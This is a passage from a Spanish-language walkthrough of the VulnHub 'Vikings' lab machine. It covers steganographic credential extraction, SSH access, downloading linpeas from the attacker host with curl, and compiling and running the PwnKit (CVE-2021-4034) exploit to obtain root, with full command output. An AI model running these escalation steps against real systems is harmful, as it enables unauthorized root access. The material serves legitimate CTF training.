00000040: 0001 0002 0000 010e 0002 0000 0001 0000  ................
00000050: 00bc 0112 0003 0000 0001 0001 0000 0115  ................
00000060: 0003 0000 0001 0003 0000 011a 0005 0000  ................
00000070: 0001 0000 013d 011b 0005 0000 0001 0000  .....=..........
00000080: 0145 0128 0003 0000 0001 0002 0000 0131  .E.(...........1
00000090: 0002 0000 0022 0000 014d 0132 0002 0000  ....."...M.2....
000000a0: 0014 0000 016f 013b 0002 0000 0008 0000  .....o.;........
000000b0: 0103 8769 0004 0000 0001 0000 018c 0000  ...i............
000000c0: 01c4 0008 0008 0008 5669 6b69 6e67 2073  ........Viking s
000000d0: 6869 7073 206f 6e20 7468 6520 7761 7465  hips on the wate
000000e0: 7220 756e 6465 7220 7468 6520 7375 6e6c  r under the sunl
000000f0: 6967 6874 2061 6e64 2064 6172 6b20 7374  ight and dark st
00000100: 6f72 6d2e 2049 6e76 6173 696f 6e20 696e  orm. Invasion in
00000110: 2074 6865 2073 746f 726d 2e20 3344 2069  the storm. 3D i
00000120: 6c6c 7573 7472 6174 696f 6e2e 3b20 5368  llustration.; Sh
00000130: 7574 7465 7273 746f 636b 2049 4420 3130  utterstock ID 10
00000140: 3039 3031 3037 3133 0000 2dc6 c000 0027  09010713..-....'
00000150: 1000 2dc6 c000 0027 1041 646f 6265 2050  ..-....'.Adobe P
00000160: 686f 746f 7368 6f70 2043 4320 3230 3139  hotoshop CC 2019
00000170: 2028 5769 6e64 6f77 7329 0032 3031 383a  (Windows).2018:
00000180: 3131 3a32 3620 3130 3a33 323a 3032 0076  11:26 10:32:02.v
00000190: 6c61 7374 6173 0000 0004 9000 0007 0000  lastas..........
```

Buscamos cadenas de texto en el fichero con el comando strings

```
└─# strings -n 15 king.jpeg
Viking ships on the water under the sunlight and dark storm. Invasion in the storm. 3D illustration.; Shutterstock ID 1009010713
Adobe Photoshop CC 2019 (Windows)
2018:11:26 10:32:02
">Photoshop 3.0
Viking ships on the water under the sunlight and dark storm. Invasion in the storm. 3D illustration.; Shutterstock ID 1009010713
Shutterstock / vlastas
53616c7465645f5f0f79ebad28071734
printSixteenBitbool
printerNameTEXT
printProofSetupObjc
printOutputOptions
cropWhenPrintingbool
cropRectBottomlong
cropRectLeftlong
cropRectRightlong
cropRectToplong
cellTextIsHTMLbool
ESliceHorzAlign
ESliceVertAlign
bgColorTypeenum
ESliceBGColorType
bottomOutsetlong
rightOutsetlong
{http://ns.adobe.com/xap/1.0/
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c145 79.163499, 2018/08/13-16:40:22
```

Intentamos averiguar si hay algún fichero escondido dentro de la imgen con steghide

steghide extract -sf king.jpeg

```
┌──(root💀kali)-[/home/kali/Documents/pentesting/case_05]
└─# steghide extract -sf king.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Nos pide la contraseña que desconocemos por lo que no podemos usar esta herramienta, vamos a intentar crackear la contraseña con ayuda stecrack y el diccionario rockyou

stegseek king.jpeg /usr/share/wordlists/rockyou.txt

```
└─# stegseek king.jpeg /usr/share/wordlists/rockyou.txt

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.91% (133.3 MB)
[!] error: Could not find a valid passphrase.
```

No tenemos suerte, probaremos a usar binwalk para exportar cualquier fichero que haya dentro de la imagen.

binwalk -e king.jpeg --run-as=root

```
└─# binwalk -e king.jpeg --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0x C            TIFF image data, big-endian, offset of first image directory: 8
1429567       0x15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0x15D0EC        End of Zip archive, footer length: 22
```

Dentro de la imagen contiene dos ficheros que se muestran en la imagen

```
┌──(root💀 kali)-[/home/_/Documents/pentesting/case_05/_king.jpeg.extracted]
└─# ls -al
total 16
drwxr-xr-x 2 root root 4096 Jun  6 02:38 .
drwxr-xr-x 3 root root 4096 Jun  6 02:38 ..
-rw-r--r-- 1 root root  195 Jun  6 02:38 15D03F.zip
-rw-r--r-- 1 root root   92 Sep  3  2021 user
```

Contenido del fichero user

```
└─# cat user
//FamousBoatbuilder[redacted]@vikings
//3[redacted]
```

Nos aparece un posible nombre de usuario y contraseña, vamos a probarlo

```
└─# ssh floki@192.168.56.109
floki@192.168.56.109's password:
Permission denied, please try again.
floki@192.168.56.109's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun  6 08:36:23 UTC 2024

  System load:  0.0               Processes:             95
  Usage of /:   53.1% of 8.79GB   Users logged in:       0
  Memory usage: 19%               IP address for enp0s3: 192.168.56.109
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
Last login: Thu Jun  6 07:59:35 2024 from 192.168.56.101
floki@vikings:~$ ls -al
```

Vamos a ver lo que podemos ver en el directorio home del usuario

```
floki@vikings:~$ ls -al
total 48
drwxr-xr-x 5 floki floki 4096 Sep  4  2021 .
drwxr-xr-x 4 root  root  4096 Sep  3  2021 ..
lrwxrwxrwx 1 root  root     9 Sep  3  2021 .bash_history → /dev/null
-rw-r--r-- 1 floki floki  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floki floki 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 floki floki   82 Oct 11  2020 boat
drwx------ 2 floki floki 4096 Sep  3  2021 .cache
drwx------ 3 floki floki 4096 Sep  3  2021 .gnupg
drwxrwxr-x 3 floki floki 4096 Sep  3  2021 .local
-rw-r--r-- 1 floki floki  807 Sep  4  2021 .profile
-rw-r--r-- 1 floki floki  516 Oct 11  2020 readme.txt
-rw-rw-r-- 1 floki floki   66 Sep  3  2021 .selected_editor
-rw-r--r-- 1 floki floki    0 Sep  3  2021 .sudo_as_admin_successful
-rw------- 1 floki floki  897 Sep  4  2021 .viminfo
floki@vikings:~$
```

Nos encuentra dos ficheros de texto: boat y readme.txt

Veamos que contiene el fichero readme.txt

```
floki@vikings:~$ cat readme.txt
_____________________________________________________________Floki-Creation_____________________________________________________________
_____________


I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don't know where Ragnar is after the war. He is in so grief right now. I
want to apologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this `boat` to find Ragnar
floki@vikings:~$
```

El texto nos indica que el barco fue creado para encontrar a Ragnar, veamos a qué se refiere.
Busquemos que usuarios hay creado en el sistema:

```
floki@vikings:/home$ ls -al
total 16
drwxr-xr-x  4 root   root   4096 Sep  3  2021 .
drwxr-xr-x 24 root   root   4096 Sep  3  2021 ..
drwxr-xr-x  5 floki  floki  4096 Sep  4  2021 floki
drwxr-xr-x  4 ragnar ragnar 4096 Sep  4  2021 ragnar
floki@vikings:/home$
```

Pues ya hemos encontrado a Ragnar, es un usuario de la máquina vikings

Vamos a ver que contiene el fichero boat

```
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
```

Nos trae un acertijo con la conjetura de collatz, más información en:
https://es.wikipedia.org/wiki/Conjetura_de_Collatz

No tengo ganas de programar hoy, así que tiro de una web donde ya tenía el código creado (al César lo que es del César)

```
floki@vikings:~$ cat .selected_editor
# Generated by /usr/bin/select-editor
SELECTED_EDITOR="/bin/nano"
floki@vikings:~$ nano collatz.py
floki@vikings:~$ cat collatz.py
first_number = 109

password = chr(first_number)

while (first_number ≠ 1):
        if (first_number % 2 == 0):
                first_number //= 2
        else:
                first_number = (first_number * 3) + 1

        if(first_number ≥ 32 and first_number ≤ 126):
                password += chr(first_number)

print(password)
floki@vikings:~$ python collatz.py
mR)▷^/Gky[gz=\.F#j5P(
```

Nos muestra la clave codificada, con ayuda de cyberchef podemos desvelar su contenido.

https://github.com/aguayro @9v@yr0

Vamos a hacer una enumeración de la máquina con el usuario que nos hemos logueado

```
floki@vikings:~$ cat /etc/issue
Ubuntu 18.04.5 LTS \n \l

floki@vikings:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.5 LTS"
floki@vikings:~$ cat /proc/version
Linux version 4.15.0-154-generic (buildd@lcy01-amd64-011) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021
floki@vikings:~$ uname -a
Linux vikings 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
floki@vikings:~$ uname -mrs
Linux 4.15.0-154-generic x86_64
floki@vikings:~$ rpm -q kernell
-bash: /usr/lib/command-not-found: /usr/bin/python3: bad interpreter: Permission denied
floki@vikings:~$ rpm -q kernel
-bash: /usr/lib/command-not-found: /usr/bin/python3: bad interpreter: Permission denied
floki@vikings:~$ dmesg | grep linux
[    0.236220] evm: security.selinux
floki@vikings:~$ ls /boot  | grep vmlinuz-
vmlinuz-4.15.0-154-generic
```

Obtenemos la versión del kernel 4.15 en un Ubuntu 18.04.5

Veamos si podemos acceder al home del usuario Ragnar

```
floki@vikings:/home/ragnar$ ls -al
total 32
drwxr-xr-x 4 ragnar ragnar 4096 Sep  4  2021 .
drwxr-xr-x 4 root   root   4096 Sep  3  2021 ..
lrwxrwxrwx 1 root   root      9 Sep  3  2021 .bash_history → /dev/null
-rw-r--r-- 1 ragnar ragnar  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ragnar ragnar 3771 Apr  4  2018 .bashrc
drwx------ 2 ragnar ragnar 4096 Sep  3  2021 .cache
drwx------ 3 ragnar ragnar 4096 Sep  3  2021 .gnupg
-rw-r--r-- 1 ragnar ragnar  850 Sep  4  2021 .profile
lrwxrwxrwx 1 root   root      9 Sep  3  2021 .python_history → /dev/null
-rw-r--r-- 1 ragnar ragnar   33 Sep  3  2021 user.txt
floki@vikings:/home/ragnar$
```

Tenemos suerte y podemos acceder y vemos un fichero user.txt. Veamos que esconde los fichero .profile y user.txt.

https://github.com/aguayro @9v@yr0

```
floki@vikings:/home/ragnar$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022
sudo python3 /usr/local/bin/rpyc_classic.py
# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
floki@vikings:/home/ragnar$
```

Vemos que se ejecuta un script en Python que se corresponde con el servicio rpyc_classic

Contenido del fichero user.txt

```
floki@vikings:/home/ragnar$ cat user.txt
4bf930187d0149a9e4374a4e823f867d
floki@vikings:/home/ragnar$
```

Veamos qué servicios tienen escuchando conexión

netstat -ant

```
floki@vikings:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:18812         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:35747         0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.109:22       192.168.56.101:39516    ESTABLISHED
```

Tenemos los puertos 80 y 22 que ya conocíamos, pero además están los puertos 18812 y 35747 en escucha, veamos qué hay detrás de ellos.

El puerto 18812 está ligado con el servicio rpc

```
floki@vikings:~$ ps -ef | grep rpyc
root       1423  1353  0 06:29 ?        00:00:00 /bin/sh -c python3 /usr/local/bin/rpyc_classic.py
root       1425  1423  0 06:29 ?        00:00:08 python3 /usr/local/bin/rpyc_classic.py
floki      2952  2852  0 13:22 pts/0    00:00:00 grep --color=auto rpyc
floki@vikings:~$
```

Por lo tanto, el usuario ragnar ejecuta el servicio rpyc_classic escuchando en el puerto 18812. Hay referencias de como explotar una vulnerabilidad del servicio rpyc_classic, pero a mi no me funcionó.

https://github.com/aguayro @9v@yr0

No tenemos acceso al fichero de claves shadow, vamos a ver si podemos escalar privilegios explotando algún exploit. Para ello nos vamos a ayudar del script linpeas

Vectores de escalado de privilegios

Usamos la herramienta linpeas, copiamos el linpeas montando un servidor web con Python, recuperando el fichero desde la la máquina atacada con el comando curl

python -m http.server 80

```
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.109 - - [12/Jun/2024 03:59:18] "GET /linpeas.sh HTTP/1.1" 200 -
```

$ curl -O http://192.168.56.101/linpeas.sh linpeas.sh

```
floki@vikings:~$ curl -O http://192.168.56.101/linpeas.sh linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  816k  100  816k    0     0   9.8M      0 --:--:-- --:--:-- --:--:--  9.8M
```

Linpeas nos devuelve varias formas de escalar privilegios:

Exploit del kernel

```
╔═══════╗ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2018-18955] subuid_shell

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
   Exposure: probable
   Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic},fedora=28{kernel:4.16.3-301.fc28}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/45886.zip
   Comments: CONFIG_USER_NS needs to be enabled
```

Vamos a chequear el exploit CVE-2021-4034, lo descargamos de la web y lo ponemos en el servidor web que hemos montado con Python

```
floki@vikings:~$ curl -O http://192.168.56.101/CVE-2021-4034-main.tar  CVE-2021-4034-main.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 20480  100 20480    0     0   222k      0 --:--:-- --:--:-- --:--:--  222k
```

Descomprimimos el fichero tar, previamente hemos tenido que cambiar el formato de compresión de .zip a .tar puesto que en la máquina atacada no está instalado ni unzip ni 7z.

```
floki@vikings:~$ tar -xvf CVE-2021-4034-main.tar
./CVE-2021-4034-main/
./CVE-2021-4034-main/.gitignore
./CVE-2021-4034-main/LICENSE
./CVE-2021-4034-main/Makefile
./CVE-2021-4034-main/README.md
./CVE-2021-4034-main/pwnkit.c
./CVE-2021-4034-main/dry-run/
./CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
./CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
./CVE-2021-4034-main/dry-run/Makefile
./CVE-2021-4034-main/cve-2021-4034.sh
./CVE-2021-4034-main/cve-2021-4034.c
```

Compilamos y lanzamos el script

```
floki@vikings:~/CVE-2021-4034-main$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
floki@vikings:~/CVE-2021-4034-main$ id
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
floki@vikings:~/CVE-2021-4034-main$ ls -al
total 68
drwxr-xr-x 4 floki floki 4096 Jun 12 09:42  .
drwxr-xr-x 7 floki floki 4096 Jun 12 09:41  ..
-rwxrwxr-x 1 floki floki 8360 Jun 12 09:42  cve-2021-4034
-rw-r--r-- 1 floki floki  292 Jan 30  2022  cve-2021-4034.c
-rwxr-xr-x 1 floki floki  305 Jan 30  2022  cve-2021-4034.sh
drwxr-xr-x 2 floki floki 4096 Jan 30  2022  dry-run
-rw-rw-r-- 1 floki floki   33 Jun 12 09:42  gconv-modules
drwxrwxr-x 2 floki floki 4096 Jun 12 09:42  'GCONV_PATH=.'
-rw-r--r-- 1 floki floki  114 Jan 30  2022  .gitignore
-rw-r--r-- 1 floki floki 1071 Jan 30  2022  LICENSE
-rw-r--r-- 1 floki floki  469 Jan 30  2022  Makefile
-rw-r--r-- 1 floki floki  339 Jan 30  2022  pwnkit.c
-rwxrwxr-x 1 floki floki 8088 Jun 12 09:42  pwnkit.so
-rw-r--r-- 1 floki floki 3419 Jan 30  2022  README.md
floki@vikings:~/CVE-2021-4034-main$ ./cve-2021-4034.sh
make: *** No targets.  Stop.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),1000(floki)
#
```

https://github.com/aguayro @9v@yr0

```
# cd /root
# ls -al
total 48
drwx------  5 root root 4096 Sep  4  2021 .
drwxr-xr-x 24 root root 4096 Sep  3  2021 ..
lrwxrwxrwx  1 root root    9 Sep  3  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Sep  3  2021 .cache
drwxr-xr-x  3 root root 4096 Sep  3  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
lrwxrwxrwx  1 root root    9 Sep  3  2021 .python_history -> /dev/null
-rw-r--r--  1 root root   66 Sep  3  2021 .selected_editor
drwx------  2 root root 4096 Sep  3  2021 .ssh
-rw-------  1 root root 8887 Sep  4  2021 .viminfo
-rw-------  1 root root   33 Sep  3  2021 root.txt
# cat root.txt
f0b98d4387ff6da77317e582da98bf31
# pwd
/root
#
# whoami
root
#
```

Linpeas nos indica que el usuario floki pertenece al group 108 (lxd) que por defecto da acceso a root.

```
My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
```

En el siguiente enlace hace referencia como escalar privilegios lxd
https://www.hackingarticles.in/lxd-privilege-escalation/

https://github.com/aguayro @9v@yr0

Exploit por permisos a ficheros

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 43K Sep 16  2020 /bin/mount  --> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 27K Sep 16  2020 /bin/umount  --> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root mail 10K Feb  5  2018 /usr/lib/dma/dma-mbox-create
-rwsr-xr-x 1 root root 427K Aug 11  2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 116K Mar 26  2021 /usr/lib/snapd/snap-confine  --> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  --> SuSE_9.3/10
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 146K Jan 19  2021 /usr/bin/sudo  --> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 59K Mar 22  2019 /usr/bin/passwd  --> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 40K Mar 22  2019 /usr/bin/newgrp  --> HP-UX_10.20
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec  --> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --> RTru64_UNIX_4.0g(CVE-2002-1614)
```

Linpeas nos indica varios ficheros en color rojo que pueden ser objeto de escalación de privilegios.

Dejamos toda la información valiosa que nos devuelve linpeas y vemos que exploit tenemos con el kernel:

searchsploit kernel 4.15.0-154

```
└─# searchsploit kernel 4.15.0-154
---------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                         |  Path
---------------------------------------------------------------------------------------------------------------------------------------
Apple iOS < 10.3.1 - Kernel                                                                                                            | ios/local/42555.txt
Apple Mac OSX < 10.6.7 - Kernel Panic (Denial of Service)                                                                              | osx/dos/17901.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Reference Count Leak / Use-After-Free             | macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Reference Count Leak / Use-After-Free             | macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken Kernel Mach Port Name uref Handling Privileged Port Name Replacement Privilege Escalation | macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Overrides Use-After-Free  | multiple/dos/40955.txt
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Overrides Use-After-Free  | multiple/dos/40955.txt
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Out-of-Bounds Write Privilege Escalation                                                | windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (1)                                         | windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (2)                                         | windows/local/42665.py
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                                                              | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                                                                      | linux/local/50135.c
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation                                                        | linux/local/47163.c
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)                                    | linux/local/47164.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)                                    | linux/local/47165.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)                               | linux/local/47166.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)                                  | linux/local/47167.sh
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                                                             | linux/local/41886.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                                               | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                                                   | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                                                         | linux/dos/44579.c
macOS < 10.14.3 / iOS < 12.1.3 - Kernel Heap Overflow in PF_KEY due to Lack of Bounds Checking when Retrieving Statistics             | multiple/dos/46300.c
Sony Playstation 4 (PS4) 4.07 < 4.55 - 'bpf' Local Kernel Code Execution (PoC)                                                         | hardware/local/44177.c
Sony Playstation 4 (PS4) < 7.02 / FreeBSD 9 / FreeBSD 12 - 'ip6_setpktopt' Kernel Local Privilege Escalation (PoC)                     | hardware/local/48644.c
---------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
└─# searchsploit -p 47164
  Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)
      URL: https://www.exploit-db.com/exploits/47164
     Path: /usr/share/exploitdb/exploits/linux/local/47164.sh
    Codes: CVE-2018-18955
 Verified: False
File Type: POSIX shell script, ASCII text executable
```

Otra opción para poder escalar privilegios.

Herramientas:

Netdiscover

Nmap

Gobuster

7z

John the Ripper

Binmwalk

Stegocrack

Stegseek

Leanpeas

Curl

Python

https://www.dcode.fr/cipher-identifier

Fuente:

https://www.vulnhub.com/entry/vikings-1,741/